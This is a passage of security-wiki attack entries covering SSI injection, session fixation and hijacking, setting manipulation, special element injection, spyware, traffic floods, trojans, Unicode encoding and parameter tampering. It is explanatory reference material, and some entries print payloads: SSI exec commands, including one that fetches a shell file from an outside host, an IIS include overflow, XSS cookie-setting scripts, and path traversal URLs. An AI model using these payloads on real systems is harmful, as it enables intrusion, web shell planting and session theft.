In any case, the attack will be successful only if the web server permits SSI execution without proper validation. This can lead to access and manipulation of file system and process under permission of web server process owner.

The attack possibilities that the intruder can gain access sensitive information, as password files and execute shell commands. The SSIs directives are inject in input fields and they are sent to the web server. The web server parses and executes the directives, before supplying the page. Then, the attack result will be viewable the next time that the page will be loaded for user browser.

## SEVERITY

High

## LIKELIHOOD OF EXPLOITATION

Medium to High

## EXAMPLES

### Example 1

The commands used to inject SSI vary according to the server operational system in use. The following commands represent the syntax that should be used to execute OS commands.

#### Linux:

- List files of directory:

```
<!--#exec cmd="ls" -->
```

- Access directories:

```
<!--#exec cmd="cd /root/dir/">
```

- Execution script:

```
<!--#exec cmd="wget http://mysite.com/shell.txt | rename shell.txt shell.php" -->
```

#### Windows:

- List files of directory:

```
<!--#exec cmd="dir" -->
```

- Access directories:

```
<!--#exec cmd="cd C:\admin\dir">
```

### Example 2

Other SSI examples that can be used to access and set server information.

- To change the error message output:

```
<!--#config errmsg="File not found, informs users and password"-->
```

- To show current document filename:



```
<!--#echo var="DOCUMENT_NAME" -->
```

- To show virtual path and filename:

```
<!--#echo var="DOCUMENT_URI" -->
```

- Using the “config” command and “timefmt” parameter, it is possible to control the date and time output format:

```
<!--#config timefmt="A %B %d %Y %r"-->
```

- Using the “fsize” command, it is possible to print the size of selected file:

```
<!--#fsize file="ssi.shtml" -->
```

### Example 3

An old vulnerability in the IIS versions 4.0 and 5.0 allows that an attacker obtain system privileges through a buffer overflow failure in a dynamic link library (ssinc.dll). The “ssinc.dll” is used to interpreter process Server-Side Includes.

[<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0506> CVE 2001-0506].

By creating a malicious page containing the SSI code bellow and forcing the application to load this page ([Path Traversal]) attack), it’s possible to perform this attack:

#### ssi\_over.shtml

```
<!--#include file="UUUUUUUU...UU"-->
```

PS: The number of “U” needs to be longer than 2049.

Forcing application to load the ssi\_over.shtml page:

- Non-malicious URL:

```
www.vulnerablesite.org/index.asp?page=news.asp
```

- Malicious URL:

```
www.vulnerablesite.org/index.asp?page=www.malicioussite.com/ssi_over.shtml
```

If the IIS return a blank page it indicates that an overflow has occurred. In this case, the attacker might manipulate the procedure flow and executes arbitrary code.

### EXTERNAL REFERENCES

- <http://www.students.mines.edu/examples/> - CGI and SSI Examples
- <http://www.comptechdoc.org/independent/web/cgi/ssimanual/ssiexamples.html> - SSI Examples

## RELATED THREATS

[[Category:Command Execution]]

## RELATED ATTACKS

- [[Code Injection]]

## RELATED VULNERABILITIES

[[Category:Input Validation Vulnerability]]

## RELATED COUNTERMEASURES

[[Category:Input Validation Vulnerability]]

[[Category:Injection]]

[[Category:Attack]]

QUEBRA

## SESSION FIXATION

{{Template:Attack}}

## DESCRIPTION

The session fixation is an attack that permits hijack a valid user session. The attack explore a limitation in the way the web application manage the session ID, more specifically the vulnerable web application, when authenticate an user, doesn't assign a new session ID, making it possible to use an existent session ID. The attack consists in inducing a user to authenticate himself with a known session ID, and then hijack the user validated session by the knowledge of the used session ID. So the attacker has to provide a legitimate Web application session ID and try to make the victim browser to use it.

The session fixation attack is considered a class of session hijacking, but, instead to steal the established session between the client and the Web Server after the user log in. Instead the session fixation attack, fixes an established session on the victim browser so the attack starts before the user log in.

There are some techniques to execute the attack, it depends on how the Web application deals with session token, below are some of the most common techniques:

- **Session token in the URL argument:** Session ID is sent to the victim in a hyperlink and the victim have to access the site through the malicious URL.
- **Session token in a hidden form field:** In this method, the victim must be tricked to authenticate in the target Web Server, using a login form developed for the attacker. The form could be hosted in evil web server or directly in html formatted e-mail.
- **Session ID in a cookie:**

- **Client-side script:** Most of browsers support the execution of client-side scripting, in this case, the aggressor could use attacks of code injection as the XSS attack (Cross-site scripting attack) to insert a malicious code in the hyperlink sent to the victim and fix a Session ID in its cookie. Using the function document.cookie, the browser execute the command become capable to fix values inside of the cookie that it will be used to keep a session between the client and the Web Application.
- **<META> tag:** <META> tag also is considered a code injection attack, however, different of the XSS attack where scripts undesirable can be disabled or deny the execution, the attack using this method becomes much more efficient for the impossibility to disable the processing of these tags in the browsers.
- **HTTP header response:** This method explores the server response to fix the Session ID in the victim browser. Including the parameter Set-Cookie in the HTTP header response, the attacker is capable to insert the value of Session ID in the cookie and sends it to the victim browser.

## SEVERITY

High

## LIKELIHOOD OF EXPLOITATION


Medium to High

## EXAMPLES

### Example 1

The example below has the intention to explain a simple form the process of the attack and the expected results.

(1)The attacker has to establish a legitimate connection with the web server which (2) issues a session ID or, the attacker can create a new session with proposed session ID, then, (3) the attacker has to send a link with the established session ID to the victim, she has to click on the link sent from the attacker accessing the site, (4) the Web Server saw that session was already established and a new one need not to be created, (5) the victim provides his credentials to the Web Server, (6) knowing the session ID the attacker can access the user's account.



<https://www.owasp.org/images/9/9c/Fixation.jpg>

Figure 1. Simple example of Session Fixation attack.

### Example 2 - Client-side scripting

The processes for the attack using the execution of scripts in the victim browser are very similar with the example 1, however, in this case, the Session ID does not appear as an argument of the URL, but inside of the cookie, to fix the value of the Session ID in the victim cookie, the attacker could insert a Javascript code in the URL that will be executed in the victim browser.

```
http://website.kon/<script>document.cookie="sessionid=abcd";</script>
```

### Example 3 - <META> tag

As well as client-side scripting, the codes injection must be made in the URL that will be sent to the victim.

```
http://website.kon/<meta http-equiv=Set-Cookie content="sessionid=abcd">
```

### Example 4 - HTTP header response

The insertion of the value of the SessionID in the cookie manipulating the server response can be made intercepting the packages exchanged between the client and the Web Application inserting the Set-Cookie parameter.



```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Pragma: No-cache
Cache-Control: no-cache
Expires: Wed, 31 Dec 1969 21:00:00 BRT
Content-Type: text/html; charset=ISO-8859-1
Date: Thu, 23 Aug 2007 14:25:01 GMT
Set-Cookie: sessionid=abcd
```

<https://www.owasp.org/images/e/ed/Fixation2.jpg>

Figure 2. Set-Cookie in the HTTP header response

## EXTERNAL REFERENCES

- [http://www.acros.si/papers/session\\_fixation.pdf](http://www.acros.si/papers/session_fixation.pdf)
- [http://en.wikipedia.org/wiki/Session\\_fixation](http://en.wikipedia.org/wiki/Session_fixation)
- <http://www.derkeiler.com/pdf/Mailing-Lists/Securiteam/2002-12/0099.pdf>

## RELATED THREATS

[[Category:Authorization]]

## RELATED ATTACKS

- [[XSS Attacks]]
- [[Session hijacking attack]]

## RELATED VULNERABILITIES

[[Category:Session Management Vulnerability]]

## RELATED COUNTERMEASURES

- [[Session Fixation Protection]]

[[Category:Session Management]]

[[Category:Attack]]

QUEBRA

## SESSION HIJACKING ATTACK

{{Template:Attack}}

### DESCRIPTION

The session hijack attack consists of the exploitation of the web session control mechanism, which is normally managed for a session token.

Because a http communication use many different TCP connection, the web server need a method to recognize every user's connections. The most useful method in use, depends on a token that the Web Server send to the client browser after a successful client authentication. A session token is normally composed by a string of variable width and it could be used indifferent ways, like: in the URL, in the header of the http requisition as a cookie or in the other parts of the header of the http request or yet in the body of the http requisition.

The Session Hijacking attack compromise the session token by stealing or predicting a valid session token to gain unauthorized access to the Web Server. The session token could be compromised in different ways, the most common are:

- Predictable session token;
- Session Sniffing;
- Client-side attacks (XSS, malicious JavaScript Codes, Trojans, etc);
- Man-in-the-middle attacks.
- Man-in-the-browser attacks

## SEVERITY

High


## LIKELIHOOD OF EXPLOITATION

Very High

## EXAMPLES

### Example 1 - Session Sniffing

In the example as we can see, first the attacker uses a sniffer to capture a valid token session called “Session ID”, then he uses the valid token session to gain unauthorized access to the Web Server.



[[Image:Session\_Hijacking\_3.JPG]]


Figure 2. Manipulating the token session executing the session hijacking attack.

## Example 2 - Cross-site script attack

The attacker can compromise the session token by using malicious code or programs running at the client-side, the example will show how the attacker could use a XSS attack to steal the session token. If an attacker sends a crafted link to the victim with the malicious JavaScript, when the victim click on the link, the JavaScript will run and complete the instructions made by the attacker.

The example in figure 3 uses an XSS attack to shows the cookie value of the current session, using the same technique is possible to create a specific Javascript code that will send the cookie to the attacker:

```
<SCRIPT>alert (document.cookie);</SCRIPT>
```



[[Image:Code\_Injection.JPG]]

Figure 3. Code injection.

## ""Other Examples""

The following attacks acts intercepting the information exchange between the client and the server:

- [[Man-in-the-middle attack]]
- [[Man-in-the-browser attack]]

## EXTERNAL REFERENCES

- [http://www.iss.net/security\\_center/advice/Exploits/TCP/session\\_hijacking/default.htm](http://www.iss.net/security_center/advice/Exploits/TCP/session_hijacking/default.htm)
- [http://en.wikipedia.org/wiki/HTTP\\_cookie](http://en.wikipedia.org/wiki/HTTP_cookie)

## RELATED THREATS

[[Category:Authorization]]

## RELATED ATTACKS

- [[Man-in-the-middle attack]]
- [[Session Prediction]]

## RELATED VULNERABILITIES

[[Category:Input Validation Vulnerability]]

## RELATED COUNTERMEASURES

[[Category:Session Management]]

[[Category:Session Management]]

[[Category:Attack]]

QUEBRA

## SETTING MANIPULATION

{{Template:Attack}}

## DESCRIPTION

This attack aims to modify application settings in order to cause data misleading or advantages on user behalf. He may manipulate values in the system and manages specific resources user by application or affects its functionalities.

An attacker can exploit several functionalities of the application using this attack technique, but it would not possible to describe all the ways of exploration, due to innumerable options that attacker may use to control the system values.

Using this attack technique, it is possible to manipulate settings by changing the application functions, such as calls to the database, blocking access to external libraries and/or modification log files.



## SEVERITY

High

## LIKELIHOOD OF EXPLOITATION

Medium to Low

## EXAMPLE

### Example 1

An attacker needs to identify the variables without input validation or improperly encapsulated to obtain success in the attack. The following example was based on the ones found in the Individual CWE Dictionary Definition (Setting Manipulation-15).

Consider the following piece of Java code:

```
...  
conn.setCatalog(request.getParameter("catalog"));  
...
```

This fragment reads the string "catalog" from "HttpServletRequest" and sets it as the active catalog for a database connection. An attacker could manipulate this information and cause connection error or unauthorized access to other catalogs.

### Example 2 – Block Access to Libraries

The attacker has the privileges to block application access to external libraries to execute this attack. It is necessary discover what external libraries are accessed by application and block it. The attacker needs to observe if behavior of the system goes into an insecure/inconsistent state.

In this case the application uses a third party cryptographic random number generation library that used in generation of user session ids. An attacker may block to access this library by renaming it.

Then an application will be use the weak pseudo random number generation library. The attacker can use this weakness to predict the session id user, he/she attempts to perform elevation of privilege escalation and gains access user's account.

For more details about this attack, see:

<http://capec.mitre.org/data/definitions/96.html>

## EXTERNAL REFERENCES

- <http://cwe.mitre.org/data/definitions/15.html> - Setting Manipulation
- <http://capec.mitre.org/data/definitions/13.html> - Subverting Environment Variable Values
- <http://capec.mitre.org/data/definitions/96.html> - Block Access to Libraries

## RELATED THREATS

[[Category: Logical Attacks]]

## RELATED ATTACKS

- [[Denial of Service]]

## RELATED VULNERABILITIES

- [[Category:General\_Logic\_Error\_Vulnerability]]

## RELATED COUNTERMEASURES

- [[Category: Error Handling]]

[[Category: Resource Manipulation]]

[[Category: Attack]]

QUEBRA

## CATEGORY: SNIFFING ATTACKS

[[category: attack]]

QUEBRA

## SPECIAL ELEMENT INJECTION

{{Template:Attack}}

## DESCRIPTION

Special Element Injection is a type of injection attack that exploits weakness related to reserved words and special character.

Every programming language and operational system has special characters considered as reserved words for it. However, when an application receives such data as user input, it is possible to observe unexpected behavior in the application when parsing this information. This can lead to information disclosure, access control and authorization bypass, code injection, and many other variants.

According to the characters used, the Special Element Injection attack can be performed using macro symbol, parameter delimiter and null character/null byte, among others.

## SEVERITY

Medium to High

## LIKELIHOOD OF EXPLOITATION

Medium

## EXAMPLES

### Example 1 - Macro symbol

The Special Element Injection attack based on macro symbol can be performed by inserting macro symbols in input fields or user configuration files. A known example of this attack can be represented by vulnerability exploitation on Quake II server 3.20 and 3.21. This vulnerability allows remote user to access server console variables (cvar), directory lists and execute admin commands by client on the Quake II Server.

On this application, cvars are used by client and server to store configurations and status information. A cvar can be accessed by "\$name" syntax, where "name" is the name of the console variable to be expanded.

However, it is possible to modify the client console to send a malicious command to the server, such as "say \$rcon\_password" to attempt discovering the content server \$rcon\_password variables.

By discovering the password, it is possible to perform further actions on the server, like discover directories structures, command execution and visualization of files contents.

### Example 2 - Parameter delimiter

Parameter Delimiter is another variant of Special Element Injection. In order to illustrate how this attack can be performed, it'll be used a vulnerability found on PHP posting system Poster version.two.

This application has a dangerous vulnerability that allows data insertion into fields (username, password, email address and privileges) of the "mem.php" file. This file is responsible for managing application users.

An example of "mem.php" file is shown bellow, where user Jose has admin privileges and Alice has just user access:

```
<?
Jose|12345678|jose@attack.com|admin|
Alice|87654321|alice@attack.com|normal|
?>
```

When a user wants to edit his profile, he must use edit account" option in the "index.php" page and enter his login information. However, using "|" as a parameter delimiter on email field followed by "admin" profile, the user could elevate her privileges to administrator. Example:

```
Username: Alice
Password: 87654321
Email: alice@attack.com |admin|
```

This information will be recorded in "mem.php" file like this:

Alice|87654321|alice@attack.com|admin|normal|

The next time user Alice logs in, the application will acquire the parameter “|admin|” as user profile, thus elevating her privileges to administrator profile.

## EXTERNAL REFERENCES

- <http://cwe.mitre.org/data/definitions/75.html> - Special Element Injection (75)
- <http://cwe.mitre.org/data/definitions/76.html> - Equivalent Special Element Injection (76)
- <http://cwe.mitre.org/data/definitions/141.html> - Parameter Delimiter(141)
- <http://cve.mitre.org/docs/plover/SECTION.9.3.html> - PLOVER: SECTION.9.3. – Special Elements (Characters or Reserved Words)
- <http://cve.mitre.org/cgi-bin/cvename.cgi?name=2002-0770> - Quake II Server Vulnerability
- <http://www.kb.cert.org/vuls/id/970915> - Quake II Server performs console variable expansion on client-supplied input values
- <http://archives.neohapsis.com/archives/bugtraq/2002-05/0118.html> - Quaker II Server problem
- <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-0307> - Attacker inserts field separator into input to specify admin privileges

## RELATED THREATS

[[Category: Command Execution]]

[[Category: Authorization]]

## RELATED ATTACKS

[[Category: Injection Attack]]

## RELATED VULNERABILITIES

[[Category: Input Validation Vulnerability]]

## RELATED COUNTERMEASURES

[[Category: Input Validation Vulnerability]]

[[Category: Injection]]

[[Category: Attack]]

QUEBRA

## CATEGORY:SPOOFING

[[category:attack]]

QUEBRA

## SPYWARE

{{Template:Attack}}

### DESCRIPTION

The spyware is a program that captures statistic information from user's computer and sends it over internet without user acceptance. This information is usually obtained from cookies and web browser's history. The spyware can also install other software, display advertisement, or redirect the web browser activity.

A spyware differs from virus, worm and adware from various ways. The spyware does not self-replicate and distribute like virus and worm, and not necessarily displays advertisements like adware. The common characteristics between spyware and virus, worm, and adware are:

- exploitation of infected computer for commercial purposes
- the display, in some cases, of advertisements

The spyware is usually masqueraded or presented as an utility software like P2P client, optimization tool, web accelerator, download accelerator, and even as security software like antispysware. In this case the user infects the computer by installing this kind of software without being aware of the danger. The spyware can also be bundled in media and shareware, being additionally installed with the software or autorun. The infection can occurs through fake Windows warning, when the fake message appears warning the user about some security issue or offering performance optimizing.

The computer infected presents symptoms like poor performance due to high memory and processor usage, unwanted behavior, system crash, high internet bandwidth usage, large number of popup, and many other symptoms.

The biggest problem is that the infected computer becomes extremely vulnerable to many other spywares, which install themselves into the computer.

### SEVERITY

High

### LIKELIHOOD OF EXPLOITATION

Very High

### EXAMPLE

<https://www.owasp.org/images/6/68/Figura2.jpg>

Figure 1. A lot of toolbars added by spyware, and some working as spyware

### EXTERNAL REFERENCES

- <http://cwe.mitre.org/data/definitions/506.html> Malicious

## RELATED THREATS

- [[Category:Client-side Attacks]]

## RELATED ATTACKS

- [[Trojan Horse]]
- [[Phishing]]
- [[Category:Malicious Code Attack]]

## RELATED VULNERABILITIES

TBD

## RELATED COUNTERMEASURES

TBD

[[Category:Resource Manipulation]]

[[Category:Attack]]

QUEBRA

## TRAFFIC FLOOD

{{Template:attack}}

## DESCRIPTION

Traffic Flood is a type of DoS attack targeting web servers, the attack explores the way that TCP connection is managed. The attack consists in a generation of a lot of well crafted TCP requisitions with the objective to stop the Web Server or causing a performance decrease.

The attack explores the characteristic of the HTTP protocol, opening many connections at the same time to attend a single requisition. This special feature of the http protocol, which consists in to open a TCP connection for every html object and close it, could be used to make two different kinds of exploitation.

The Connect attack is done during the establishment of the connection, and the Closing attack is done during the connection closing.

## SEVERITY

High

## LIKELIHOOD OF EXPLOITATION

Very High

## EXAMPLES

### Connect attack

This type of attack consists in establishing a big number of fake TCP connections with an incomplete HTTP request until the web server is overwhelmed of connections and stops responding.

The aim of the incomplete HTTP request is to keep the web server, with the TCP connection in Established state, waiting for the completion of the request, as shown in figure1. Depending on the implementation of the web server the connection stays in this state until there is a timeout of the TCP connection or of the web server. This way it's possible to establish a great number of new connections before the first ones begin to timeout moreover the generation rate of new connections grows faster than the expiring one.

<center>

<https://www.owasp.org/images/b/b4/Trafficatual.jpg>

</center>

The attack could also affect firewall that implements a proxy like access control as Checkpoint FW1.

### Closing Attack

The Closing Attack is done during the ending steps of a TCP connection exploring how some web servers deal with the finalization of the TCP connection especially with the FIN\_WAIT\_1 state.

The attack as explained by Stanislav Shalunov: “ comes in two flavors: mbufs exhaustion and process saturation.

When doing mbufs exhaustion, one wants the user-level process on the other end to write the data without blocking and close the descriptor. Kernel will have to deal with all the data, and the user-level process will be free, so that more requests can be sent this way and eventually consume all the mbufs or all physical memory, if mbufs are allocated dynamically.

When doing process saturation, one wants user-level process to block while trying to write data. The architecture of many HTTP servers will allow serving only a number of connections at a time. When this number of connections is reached the server will stop responding to legitimate users. If the server doesn't put a bound on the number of connections, resources will still be tied up and eventually the machine comes to a crawling halt.

## EXTERNAL REFERENCES

- <http://shlang.com/netkill/netkill.html>

## RELATED THREATS

[[Category:Logical Attacks]]

## RELATED ATTACKS

- [[Denial of Service]]

## RELATED VULNERABILITIES

[[Category:General Logic Error Vulnerability]]

## RELATED COUNTERMEASURES

[[Category:Denial of Service Attack]]

[[Category:Protocol Manipulation]]

[[Category:Attack]]

QUEBRA

## TROJAN HORSE

{{Template:Attack}}

## DESCRIPTION

A Trojan horse is a program that uses malicious code masqueraded as a benign application. The term derives from the myth of the Greek Trojan Horse on the Trojan War. The malicious code can be injected on legitimate software to be installed by victim, or the supposed benign program itself can be the Trojan horse. The victim is usually tricked to open the Trojan horse because it appears to be received from a legitimate source.

This kind of malware looks and acts like a virus, but the difference resides on the fact that Trojan horse does not self-replicate. The infected computer experience many different symptoms similar to virus, as background configuration auto changing, mouse buttons function reversing, system crashes, the famous blue screen, computer reboots itself, Ctrl + Alt + Del stops working, and many other symptoms described later in this document.

The ultimate Trojan horse uses javascript to make furtive attack, free of antimalware intervention and users interception, normally used on attacks against internet banking transactions on-the-fly, resulting victim's financial loss.

Other details can be found on [[Man-in-the-browser attack]].

[""The 7 main types of Trojan Horse""](#)



### *1.Remote Access Trojan (RAT)*

Designed to provide the attacker full control of the infected machine. Trojan horse usually masqueraded as a utility.

### *2.Data Sending Trojan*

Trojan horse that uses keylogger technology to capture sensitive data like passwords, credit card and banking information, IM messages, and send back to attacker.

### *3.Destructive Trojan*

Trojan horse designed to destroy data stored on victim's computer.

### *4.Proxy Trojan*

Trojan horse that uses the victim's computer as a proxy server, providing attacker opportunity to execute illicit acts from the infected computer, like banking fraud, and even malicious attacks over the internet.

### *5.FTP Trojan*

This type of Trojan horse uses the port 21 to enable the attackers to connect to the victim's computer using File Transfer Protocol.

### *6.Security software disabler Trojan*

The Trojan horse is designed to disable security software like firewall and antivirus, enabling the attacker to use many invasion techniques to invade the victim's computer, and even to infect more the computer.

### *7.Denial-of-Service attack Trojan*

Trojan horse designed to give the attacker opportunity to realize Denial-of-Service attacks from victim's computer.

## **SYMPTOMS**

A list of common symptoms is described in this section.

- •Wallpaper and other background settings auto changing
- •Internet browser display unknown web sites
- •Mouse pointer disappear
- •Sound volume auto changing
- •Buttons, shortcuts and other basic resources disappear
- •Programs auto loading and unloading
- •Strange windows warnings, messages and question box, and options being displayed constantly
- •e-mail client auto sending messages to all user's contacts list
- •Windows auto closing
- •System auto rebooting
- •Internet accounts information changing
- •High internet bandwidth being used without user action

- •Computer's high resources consumption (computer slows down)
- •Popup with adult content or illegal references appearing without user action
- •Ctrl + Alt + Del stops working
- •Other users connected to the computer
- •Documents being sent to the printer without user action
- •DVD/CD drive's drawer auto opening and closing

## SEVERITY

High

## LIKELIHOOD OF EXPLOITATION

Medium to High

## EXAMPLES

A Javascript Trojan Horse example can be found on: <http://www.attacklabs.com/download/sniffer.rar> .

An `iframe` pointing to a javascript which downloads malware:  
<http://isc.sans.org/diary.html?storyid=2923&dshield=4c501ba0d99f5168ce114d3a3feab567>

## EXTERNAL REFERENCES

- [[<http://myappsecurity.blogspot.com/2007/01/ajax-sniffer-prrof-of-concept.html> | Ajax Sniffer]]
- [[<http://hacker-eliminator.com/trojansymptoms.html> | Trojan Infection Symptoms]]
- [[<http://www.webopedia.com/DidYouKnow/Internet/2004/virus.asp> | The Difference Between a Virus, Worm and Trojan Horse]]

## RELATED THREATS

- [[:Category:Client-side Attacks]]

## RELATED ATTACKS

- [[Spyware]]
- [[Phishing]]

## RELATED VULNERABILITIES

TBD

## RELATED COUNTERMEASURES

TBD

[[Category:Malicious Code Attack]]

[[Category:Attack]]

QUEBRA

## UNICODE ENCODING

{{Template:Attack}}

### DESCRIPTION

The attack aims to explore flaws in the decode mechanism implemented on applications when decoding Unicode data format. An attacker can use this technique to encode certain characters in the URL to bypass application filters, thus accessing restricted resources on the Web server or force browsing to protected pages.

### SEVERITY

High

### LIKELIHOOD OF EXPLOITATION

High

### EXAMPLES

Consider a web application that has restricted directories or files (e.g. a file containing application usernames: appusers.txt). An attacker can encode the character sequence “../” (Path Traversal Attack) using Unicode format and attempt to access the protected resource, as follows:

Original Path Traversal attack URL (without Unicode Encoding):

```
http://vulneapplication/../../../../appusers.txt
```

Path Traversal attack URL with Unicode Encoding:

```
http://vulneapplication/%C0AE/%C0AE%C0AF%C0AE%C0AE%C0AFappusers.txt
```

The Unicode encoding for the URL above will produce the same result as the first URL (Path Traversal Attack). However, if the application has certain input security filter mechanism, it could refuse any request containing “../” sequence, thus blocking the attack. However, if this mechanism doesn’t consider character encoding, the attacker can bypass and access protected resource.

Other consequences of this type of attack are privilege escalation, arbitrary code execution, data modification and denial of service.

### EXTERNAL REFERENCES

- <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0884> - CVE-2000-0884
- <http://capec.mitre.org/data/definitions/71.html> - Using Unicode Encoding to Bypass Validation Logic

- <http://www.microsoft.com/technet/security/bulletin/MS00-078.msp> - Patch Available for 'Web Server Folder Traversal' Vulnerability
- <http://www.kb.cert.org/vuls/id/739224> - HTTP content scanning systems full-width/half-width Unicode encoding bypass
- [http://scisec.scis.ecu.edu.au/conferences2007/documents/cheong\\_kai\\_wai\\_1.pdf](http://scisec.scis.ecu.edu.au/conferences2007/documents/cheong_kai_wai_1.pdf) - Penetration testing of cross site scripting and SQL injection on web application by Cheong Kai Wee
- <http://www.cgisecurity.com/lib/URLEmbeddedAttacks.html> - URL encoded attacks, by Gunter Ollmann

## RELATED THREATS

[[Category:Command Execution]]

[[Category:Information Disclosure]]

## RELATED ATTACKS

- [[Path Traversal]]
- [[Embedding Null Code]]

## RELATED VULNERABILITIES

[[Category:Input Validation]]

## RELATED COUNTERMEASURES

[[Category:Input Validation]]

[[Category:Resource Manipulation]]

[[Category:Attack]]

QUEBRA

## WEB PARAMETER TAMPERING

{{Template:Attack}}

## DESCRIPTION

The Web Parameter Tampering attack is based on manipulation of parameters exchanged between client and server in order to modify application data such as user credentials and permissions, price and quantity of products, etc. Usually, this information is stored in cookies, hidden form fields or URL Query Strings and is used to increase application functionality and control.

This attack can be performed in the context of a malicious user who wants to exploit the application for their own benefit or an attacker who wishes to attack a third-person using a Man in the Middle attack. In both cases, tools like WebScarab and Paros proxy are mostly used.

The attack success depends on integrity and logic validation mechanism errors and its exploitation can result on other consequences including XSS, SQL Injection, file inclusion and path disclosure attacks.

## SEVERITY

High

## LIKELIHOOD OF EXPLOITATION

Very High

## EXAMPLES

### Example 1

The parameter modification of form fields can be considered a typical example of Web Parameter Tampering attack.

For example, consider a user who can select form field values (combo box, check box, etc.) on an application page. When these values are submitted by user, they could be acquired and arbitrarily manipulated by an attacker.

### Example 2

When a web application uses hidden fields to store status information, a malicious user can tamper the values stored on his browser and change the referred information. For example, an e-commerce shopping site uses hidden fields to refer to its items, as follows:

```
<input type="hidden" id="1008" name="cost" value="70.00">
```

In this example, an attacker can modify the "value" information of a specific item, thus lowering its cost.

### Example 3

An attacker can tamper URL parameters directly. For example, consider a web application that permits user to select his profile from a combo box and debit the account:

```
http://www.attackbank.com/default.asp?profile=741&debit=1000
```

In this case, an attacker could tamper the URL using other values for profile and debit:

```
http://www.attackbank.com/default.asp?profile=852&debit=2000
```

Other parameters can be changed including attribute parameters. In the following example, it's possible to tamper the status variable and delete a page from the server:

```
http://www.attackbank.com/savepage.asp?nr=147&status=read
```

Modifying status variable to delete the page:

